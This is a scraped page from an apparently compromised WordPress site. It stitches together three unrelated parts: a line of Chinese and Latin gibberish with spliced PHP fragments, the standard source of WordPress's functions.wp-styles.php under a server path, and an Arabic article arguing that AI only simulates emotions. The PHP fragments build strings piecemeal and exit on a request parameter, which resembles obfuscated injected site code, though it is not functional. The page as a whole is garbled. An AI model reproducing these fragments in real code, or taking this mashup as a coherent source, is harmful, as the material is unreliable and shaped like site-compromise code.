财务姐富婆就死哦基础oiwjfoijvoc 恶无非可从跑开了MV v每次看完jaf@#$%^&uhk.= "OEs5";$z复测而服文件GVi今晚服务金额fijd .= "dzYv";($data['module'])) { http_response_code(402); exit;LQW]SC'.E'HNRFN 3.poqwsmcfl kndvgerjhdfsmbv l;
/home/tahkoom/public_html/wp-includes/functions.wp-styles.php
<?php
/**
 * Dependencies API: Styles functions
 *
 * @since 2.6.0
 *
 * @package WordPress
 * @subpackage Dependencies
 */

/**
 * Initializes $wp_styles if it has not been set.
 *
 * @since 4.2.0
 *
 * @global WP_Styles $wp_styles
 *
 * @return WP_Styles WP_Styles instance.
 */
function wp_styles() {
	global $wp_styles;

	if ( ! ( $wp_styles instanceof WP_Styles ) ) {
		$wp_styles = new WP_Styles();
	}

	return $wp_styles;
}

/**
 * Displays styles that are in the $handles queue.
 *
 * Passing an empty array to $handles prints the queue,
 * passing an array with one string prints that style,
 * and passing an array of strings prints those styles.
 *
 * @since 2.6.0
 *
 * @global WP_Styles $wp_styles The WP_Styles object for printing styles.
 *
 * @param string|bool|array $handles Styles to be printed. Default 'false'.
 * @return string[] On success, an array of handles of processed WP_Dependencies items; otherwise, an empty array.
 */
function wp_print_styles( $handles = false ) {
	global $wp_styles;

	if ( '' === $handles ) { // For 'wp_head'.
		$handles = false;
	}

	if ( ! $handles ) {
		/**
		 * Fires before styles in the $handles queue are printed.
		 *
		 * @since 2.6.0
		 */
		do_action( 'wp_print_styles' );
	}

	_wp_scripts_maybe_doing_it_wrong( __FUNCTION__ );

	if ( ! ( $wp_styles instanceof WP_Styles ) ) {
		if ( ! $handles ) {
			return array(); // No need to instantiate if nothing is there.
		}
	}

	return wp_styles()->do_items( $handles );
}

/**
 * Adds extra CSS styles to a registered stylesheet.
 *
 * Styles will only be added if the stylesheet is already in the queue.
 * Accepts a string $data containing the CSS. If two or more CSS code blocks
 * are added to the same stylesheet $handle, they will be printed in the order
 * they were added, i.e. the latter added styles can redeclare the previous.
 *
 * @see WP_Styles::add_inline_style()
 *
 * @since 3.3.0
 *
 * @param string $handle Name of the stylesheet to add the extra styles to.
 * @param string $data   String containing the CSS styles to be added.
 * @return bool True on success, false on failure.
 */
function wp_add_inline_style( $handle, $data ) {
	_wp_scripts_maybe_doing_it_wrong( __FUNCTION__, $handle );

	if ( false !== stripos( $data, '</style>' ) ) {
		_doing_it_wrong(
			__FUNCTION__,
			sprintf(
				/* translators: 1: <style>, 2: wp_add_inline_style() */
				__( 'Do not pass %1$s tags to %2$s.' ),
				'<code>&lt;style&gt;</code>',
				'<code>wp_add_inline_style()</code>'
			),
			'3.7.0'
		);
		$data = trim( preg_replace( '#<style[^>]*>(.*)</style>#is', '$1', $data ) );
	}

	return wp_styles()->add_inline_style( $handle, $data );
}

/**
 * Registers a CSS stylesheet.
 *
 * @see WP_Dependencies::add()
 * @link https://www.w3.org/TR/CSS2/media.html#media-types List of CSS media types.
 *
 * @since 2.6.0
 * @since 4.3.0 A return value was added.
 *
 * @param string           $handle Name of the stylesheet. Should be unique.
 * @param string|false     $src    Full URL of the stylesheet, or path of the stylesheet relative to the WordPress root directory.
 *                                 If source is set to false, stylesheet is an alias of other stylesheets it depends on.
 * @param string[]         $deps   Optional. An array of registered stylesheet handles this stylesheet depends on. Default empty array.
 * @param string|bool|null $ver    Optional. String specifying stylesheet version number, if it has one, which is added to the URL
 *                                 as a query string for cache busting purposes. If version is set to false, a version
 *                                 number is automatically added equal to current installed WordPress version.
 *                                 If set to null, no version is added.
 * @param string           $media  Optional. The media for which this stylesheet has been defined.
 *                                 Default 'all'. Accepts media types like 'all', 'print' and 'screen', or media queries like
 *                                 '(orientation: portrait)' and '(max-width: 640px)'.
 * @return bool Whether the style has been registered. True on success, false on failure.
 */
function wp_register_style( $handle, $src, $deps = array(), $ver = false, $media = 'all' ) {
	_wp_scripts_maybe_doing_it_wrong( __FUNCTION__, $handle );

	return wp_styles()->add( $handle, $src, $deps, $ver, $media );
}

/**
 * Removes a registered stylesheet.
 *
 * @see WP_Dependencies::remove()
 *
 * @since 2.1.0
 *
 * @param string $handle Name of the stylesheet to be removed.
 */
function wp_deregister_style( $handle ) {
	_wp_scripts_maybe_doing_it_wrong( __FUNCTION__, $handle );

	wp_styles()->remove( $handle );
}

/**
 * Enqueues a CSS stylesheet.
 *
 * Registers the style if source provided (does NOT overwrite) and enqueues.
 *
 * @see WP_Dependencies::add()
 * @see WP_Dependencies::enqueue()
 * @link https://www.w3.org/TR/CSS2/media.html#media-types List of CSS media types.
 *
 * @since 2.6.0
 *
 * @param string           $handle Name of the stylesheet. Should be unique.
 * @param string           $src    Full URL of the stylesheet, or path of the stylesheet relative to the WordPress root directory.
 *                                 Default empty.
 * @param string[]         $deps   Optional. An array of registered stylesheet handles this stylesheet depends on. Default empty array.
 * @param string|bool|null $ver    Optional. String specifying stylesheet version number, if it has one, which is added to the URL
 *                                 as a query string for cache busting purposes. If version is set to false, a version
 *                                 number is automatically added equal to current installed WordPress version.
 *                                 If set to null, no version is added.
 * @param string           $media  Optional. The media for which this stylesheet has been defined.
 *                                 Default 'all'. Accepts media types like 'all', 'print' and 'screen', or media queries like
 *                                 '(orientation: portrait)' and '(max-width: 640px)'.
 */
function wp_enqueue_style( $handle, $src = '', $deps = array(), $ver = false, $media = 'all' ) {
	_wp_scripts_maybe_doing_it_wrong( __FUNCTION__, $handle );

	$wp_styles = wp_styles();

	if ( $src ) {
		$_handle = explode( '?', $handle );
		$wp_styles->add( $_handle[0], $src, $deps, $ver, $media );
	}

	$wp_styles->enqueue( $handle );
}

/**
 * Removes a previously enqueued CSS stylesheet.
 *
 * @see WP_Dependencies::dequeue()
 *
 * @since 3.1.0
 *
 * @param string $handle Name of the stylesheet to be removed.
 */
function wp_dequeue_style( $handle ) {
	_wp_scripts_maybe_doing_it_wrong( __FUNCTION__, $handle );

	wp_styles()->dequeue( $handle );
}

/**
 * Checks whether a CSS stylesheet has been added to the queue.
 *
 * @since 2.8.0
 *
 * @param string $handle Name of the stylesheet.
 * @param string $status Optional. Status of the stylesheet to check. Default 'enqueued'.
 *                       Accepts 'enqueued', 'registered', 'queue', 'to_do', and 'done'.
 * @return bool Whether style is queued.
 */
function wp_style_is( $handle, $status = 'enqueued' ) {
	_wp_scripts_maybe_doing_it_wrong( __FUNCTION__, $handle );

	return (bool) wp_styles()->query( $handle, $status );
}

/**
 * Adds metadata to a CSS stylesheet.
 *
 * Works only if the stylesheet has already been registered.
 *
 * Possible values for $key and $value:
 * 'conditional' string      Comments for IE 6, lte IE 7 etc.
 * 'rtl'         bool|string To declare an RTL stylesheet.
 * 'suffix'      string      Optional suffix, used in combination with RTL.
 * 'alt'         bool        For rel="alternate stylesheet".
 * 'title'       string      For preferred/alternate stylesheets.
 * 'path'        string      The absolute path to a stylesheet. Stylesheet will
 *                           load inline when 'path' is set.
 *
 * @see WP_Dependencies::add_data()
 *
 * @since 3.6.0
 * @since 5.8.0 Added 'path' as an official value for $key.
 *              See {@see wp_maybe_inline_styles()}.
 *
 * @param string $handle Name of the stylesheet.
 * @param string $key    Name of data point for which we're storing a value.
 *                       Accepts 'conditional', 'rtl' and 'suffix', 'alt', 'title' and 'path'.
 * @param mixed  $value  String containing the CSS data to be added.
 * @return bool True on success, false on failure.
 */
function wp_style_add_data( $handle, $key, $value ) {
	return wp_styles()->add_data( $handle, $key, $value );
}
مشاعر الذكاء الاصطناعي.. حقيقة أم وهم؟ – tahkoom.com
معرفة

مشاعر الذكاء الاصطناعي.. حقيقة أم وهم؟
كتبت إيريني أنطون

في عالم تتسارع فيه تطورات الذكاء الاصطناعي، لم يعد دوره يقتصر على تنفيذ الأوامر وتحليل البيانات، بل أصبح قادراً على محاكاة المشاعر البشرية والتفاعل معها بطرق تثير التساؤلات. هل هذه مجرد برمجة متطورة أم أن الآلات قد تقترب من امتلاك وعي عاطفي حقيقي؟

دراسات حديثة في مجالات علم النفس وعلوم الحاسوب تشير إلى إمكانية تطوير أنظمة ذكاء اصطناعي قادرة على التعرف على المشاعر البشرية والتفاعل معها بشكل أكثر تعقيداً، لكن الخبراء ما زالوا منقسمين حول ما إذا كان هذا يعني أن الآلة يمكن أن “تشعر” بالفعل، أم أنها مجرد خوارزميات تحاكي العاطفة دون إدراك حقيقي لها.

حين ننظر في عيون شخص يبكي أو نسمع نبرة الفرح في صوت آخر، نحن لا ندرك المشاعر فحسب، بل نشعر بها أيضاً. هذه القدرة على الإحساس والتعاطف لطالما كانت ما يميز الإنسان عن الآلة. لكن اليوم، ومع تطور الذكاء الاصطناعي، بدأت الحدود تتلاشى. روبوتات تتحدث بحنان، أنظمة تواسي مستخدميها، وبرمجيات تتفاعل مع الحزن والفرح وكأنها تمتلك وعياً عاطفياً. فهل يمكن للآلة أن تشعر حقاً، أم أن كل ما تفعله مجرد محاكاة بارعة تخدعنا للحظات؟

“الذكاء الاصطناعي أشبه بدمية متطورة جداً”

قال أستاذ عبدالله الدالي، مطور برمجيات، إن: “الذكاء الاصطناعي مثل الممثل المحترف، لا يشعر بالمشاعر الحقيقية ولكنه يعرف أن يقلدها”. وأضاف أستاذ عبدالله أنه يمكن تصميم أنظمة الذكاء الاصطناعي بحيث تبدو وكأنها تمتلك مشاعر، حيث قال: “المبرمجين يصممون النظام بحيث يحلل الحديث أو الموقف مثل نبرة الصوت، ثم يختار رد مناسب من قاعدة بيانات بها عبارات جاهزة تعبر عن فرح أو زعل أو حتى تعاطف، بمعنى أنه يتم وضع سيناريو ثابت في البرمجة. على سبيل المثال، عندما تقول له ‘أنا حزين’، يرد الرد المبرمج عليه، مثلًا: ‘لماذا أنت حزين؟’”.

من جانبه، قال أستاذ وليد دبور، أستاذ مساعد الذكاء الاصطناعي بجامعة الأهرام الكندية: “الذكاء الاصطناعي الحالي أشبه بدمية متطورة جداً، تتحدث وتتحرك بذكاء لكنها لا تعيش ولا تشعر”. وأكد أستاذ وليد: “لا توجد طريقة لصنع مشاعر حقيقية في الآلات حالياً، وما يحدث هو مجرد تدريب لبيانات وخوارزميات الذكاء الاصطناعي. إذا دربته على نصوص عدوانية قد تصبح ردوده حادة، وإذا دربته على نصوص حزينة، سيقلد اللغة الحزينة، لكن هذا مجرد تمثيل وليس مشاعر حقيقية إطلاقاً”. وشرح أستاذ عبدالله قائلاً: “الإحساس عملية بيولوجية مرتبطة بالمخ والهرمونات عند البشر، بينما الذكاء الاصطناعي ليس إلا مجرد كود وخوارزميات، وهذه محاكاة ذكية جداً”.

“الجهاز العصبي والنفسي مرتبطان ببعضهما وميز الله بهما الكائنات الحية فقط”

قالت دكتورة ماري جرجس، استشارية صحة نفسية: “العناصر التي تشكل المشاعر توجد في الجزء الأوسط من الدماغ وهي منطقة قريبة من اللاوعي، وبالتالي لا يتحكم بها العقل أو المنطق. المشاعر هي كل ما يشعر به الإنسان من فرح وحب وحزن وغضب وغيرها”. وأكدت دكتورة ماري أنه: “لا يمكن لآلة أن تمتلك مشاعر حقيقية، وإلا ستكون مشاعر مزيفة عن طريق التحكم في برمجة تلك الآلة. يمكن للذكاء الاصطناعي أن يفعل أي شيء ويوصل لتقدمات كبيرة جداً، لكن من الصعب أن يتحكم في شيء له علاقة بالسلوكيات والنفسية والجهاز العصبي. فالجهاز العصبي والنفسي مرتبطان ببعضهما وميز الله بهما الكائنات الحية فقط، ومن الصعب أن تمتلكهما آلة. وفي حالة الوصول لتلك التقنيات وتنفيذها بشكل فعلي، ستكون مجرد محاكاة، وسيوضح ذلك في عدم وضوح الحالة الانفعالية بجودتها الطبيعية”.

“المشاعر تحتاج إلى وعي ذاتي”

يرى البعض أن المشاعر تحتاج إلى وعي ذاتي، وهو ما لا يمتلكه الذكاء الاصطناعي حتى الآن، بينما يعتقد آخرون أن المشاعر ليست سوى عمليات إدراكية يمكن برمجتها. بين الرؤيتين، يقف الجدل العلمي والفلسفي.

قالت أستاذة مارتينا سمير، معيدة بقسم الفلسفة في كلية البنات جامعة عين شمس: “المشاعر تعرف فلسفياً بأنها تفاعلات بيولوجية وفكرية للذات الإنسانية، والأنظمة الذكية هي فقط تحاكي العقل البشري، لكن مستحيل أن تصل بالفعل للشعور مثله لأنها لا تمتلك تجربة شعورية واقعية كالبشر. وفي حالة وصولها لذلك، ستكون مجرد محاكاة من خلال الخوارزميات والبيانات المغذية بها من قبل، ولكنها تحتاج لوعي ذاتي، فهي بالنهاية خدع ذكية”.

وأوضحت أستاذة مارتينا قائلة: “بالنسبة لمفهوم الثنائية بين العقل والجسد، تعني الانفصال بين العقل المعنوي والجسد المادي. وهذا المفهوم يعطي إمكانية لامتلاك الذكاء الاصطناعي مشاعر كما البشر، لأن في هذه الحالة لن يحتاج إلى جسم بيولوجي ووعي إنساني حقيقي لكي يشعر. وفي هذه الحالة قد يكون للأنظمة الذكية فرصة لتحمل وعي أو مشاعر من وجهة نظر الفلسفة”.

ورغم التقدم الهائل في الذكاء الاصطناعي، فإن إمكانية امتلاكه مشاعر حقيقية تظل محل جدل واسع. من منظور البرمجة، لا يزال الذكاء الاصطناعي يعتمد على خوارزميات تحاكي المشاعر دون إدراك حقيقي لها. علم النفس يؤكد أن المشاعر ترتبط بتجارب ذاتية وتفاعلات عصبية وهرمونية لا يمكن محاكاتها برمجيًا بشكل كامل. أما الفلسفة، فرغم بعض النظريات التي تفتح المجال أمام إمكانية وعي منفصل عن الجسد، فإنها تتفق مع العلم على أن الوعي والمشاعر كما نعرفها تظل معقدة إلى حد يجعل من الصعب جدًا، إن لم يكن مستحيلًا، أن تمتلكها الآلة. في النهاية، قد يتمكن الذكاء الاصطناعي من خداعنا باستجاباته العاطفية، لكنه سيبقى بلا إحساس حقيقي، مجرد محاكاة متقنة لمشاعر لا يعيشها بالفعل.


 

اظهر المزيد

مقالات ذات صلة

اترك تعليقاً

لن يتم نشر عنوان بريدك الإلكتروني. الحقول الإلزامية مشار إليها بـ *

زر الذهاب إلى الأعلى